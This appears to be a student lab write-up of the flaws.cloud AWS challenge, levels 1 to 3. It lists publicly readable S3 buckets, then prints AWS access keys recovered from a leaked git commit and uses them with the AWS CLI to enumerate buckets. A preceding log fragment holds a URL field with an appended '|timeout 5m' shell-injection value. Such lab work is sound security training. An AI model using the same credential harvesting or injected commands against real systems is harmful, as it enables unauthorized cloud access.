"id": "ab70e9b9-1052-4829-9a0c-2b71aae58c4a", "ip": "76.27.193.234"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc|timeout 5m", "id": "h835436a-96ce-46ce-8000-000000000000", "ip": "76.27.193.234"}

```

4.3 flaws.cloud


Level 1

As the command output shows, it is being served out of an S3 bucket.


What region is this bucket located in?

-The bucket is in “us-west-2”.

Show the site when visited via this URL




Show the results of visiting this URL.



This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
<ListBucketResult>
  <Name>flaws.cloud</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>hint1.html</Key>
    <LastModified>2017-03-14T03:00:38.000Z</LastModified>
    <ETag>"f32e6fbab70a118cf4e2dc03fd71c59d"</ETag>
    <Size>2575</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>hint2.html</Key>
    <LastModified>2017-03-03T04:05:17.000Z</LastModified>
    <ETag>"565f14ec1dce259789eb919ead471ab9"</ETag>
    <Size>1707</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>hint3.html</Key>
    <LastModified>2017-03-03T04:05:11.000Z</LastModified>
    <ETag>"ffe5dc34663f83aedaffa512bec04989"</ETag>
    <Size>1101</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>index.html</Key>
```


**You can directly append the filename to the site's URL to access it.
Show the results of visiting this URL and continue to the next level.**



Level 2

Use the prior method of accessing `http://<site>.s3.amazonaws.com` to attempt to list the bucket's contents. Show the result in a screenshot.





Level 3

Show the results from attempting to list the bucket as an unauthenticated user via the web <http://<site>.s3.amazonaws.com>

The screenshot shows a Linux desktop environment with a dark theme. On the left is a vertical dock containing icons for various applications: Workbench, flAWS, 4.3: flaws.cloud, gomez22-flaws - A, flAWS - Level 3, and level3-9af3927f195e. The main window is a Firefox browser displaying the URL `level3-9af3927f195e10225021a578e6f78df.flaws.cloud.s3.amazonaws.com`. The page content is an XML document representing the output of an AWS Lambda function. The XML structure is as follows:

```
<ListBucketResult>
  <Name>level3-9af3927f195e10225021a578e6f78df.flaws.cloud</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <><Contents>
    <Key>.git/COMMIT_EDITMSG</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    <ETag>"5f8f2cb9c2664a23f08dd8a070ae7427"</ETag>
    <Size>52</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <><Contents>
    <Key>.git/HEAD</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    <ETag>"4cf2d64e44205fe628ddd534e1151b58"</ETag>
    <Size>23</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <><Contents>
    <Key>.git/config</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    <ETag>"920a11de313bf8d93d81f4a3a5b71b6"</ETag>
    <Size>130</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <><Contents>
    <Key>.git/description</Key>
    <LastModified>2017-09-17T15:12:24.000Z</LastModified>
```

Show the contents of this file

The screenshot shows a desktop environment with a dark theme. On the left is a vertical dock containing icons for various applications: a file manager, a terminal, a help center, a terminal, a video camera, a messaging application, and a grid icon. The main window is a Firefox browser window titled "Workbench". The address bar shows the URL <https://console.aws.amazon.com/cloud9/ide/da99a68c4abb4796b763c0719d789653>. The browser's title bar also includes tabs for "flAWS", "4.3: flaws.cloud", "gomez22-flaws - A", "flAWS - Level 3", and "level3-9af3927f195e". The browser interface has a top menu bar with File, Edit, Find, View, Go, Run, Tools, Window, Support, Preview, and Run buttons. Below the menu is a search bar labeled "Go to Anything (Ctrl-P)". The main content area contains two terminal windows. The top terminal window is titled "bash - "ip-172-31-52-16"" and shows the command `vocstartsoft:~/aws $ cat robots.txt` followed by its output:

```
;; rDays: 0; rRule: QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
vocstartsoft:~/aws $ cat robots.txt
User-agent: *
Disallow: /vocstartsoft:~/aws $
```

. The bottom terminal window is titled "bash - "ip-172-31-52-16"" and shows the command `vocstartsoft:~/environment $`.

Using the new credentials, show all of the storage buckets it can list.

The screenshot shows a Linux desktop environment with a terminal window open in a Firefox Web Browser window. The terminal window title is "bash - ip-172-31-52-16". The terminal output is as follows:


```
git checkout -b <new-branch-name>

HEAD is now at f52ec03 first commit
vocstartsoft:~/aws/level3 ((f52ec03...)) $ ls
access_keys.txt authenticated_users.png hint1.html hint2.html hint3.html hint4.html index.html robots.txt
vocstartsoft:~/aws/level3 ((f52ec03...)) $ cat access*
access_key AKIAJ366LIPB4IJKT7SA
secret_access_key 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
vocstartsoft:~/aws/level3 ((f52ec03...)) $ aws configure --profile flaws
AWS Access Key ID [None]: AKIAJ366LIPB4IJKT7SA
AWS Secret Access Key [None]: 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
Default region name [None]: us-west-2
Default output format [None]:
vocstartsoft:~/aws/level3 ((f52ec03...)) $ aws s3 ls --profile flaws
2020-06-25 17:43:56 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2020-06-26 23:06:07 config-bucket-975426262029
2020-06-27 10:46:15 flaws-logs
2020-06-27 10:46:15 flaws.cloud
2020-06-27 15:27:14 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2020-06-27 15:27:14 level3-9afdf3927f195e10225021a578e6f78df.flaws.cloud
2020-06-27 15:27:14 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2020-06-27 15:27:15 level5-d2891f604d2061b6977c2491b0c8333e.flaws.cloud
2020-06-27 15:27:15 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2020-06-28 02:29:47 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
vocstartsoft:~/aws/level3 ((f52ec03...)) $
```

At the bottom of the terminal window, there is an "Immediate" button.


Level 4

Many snapshots are publicly accessible. To find out how many snapshots we can access, show the output of the following command



Level 5

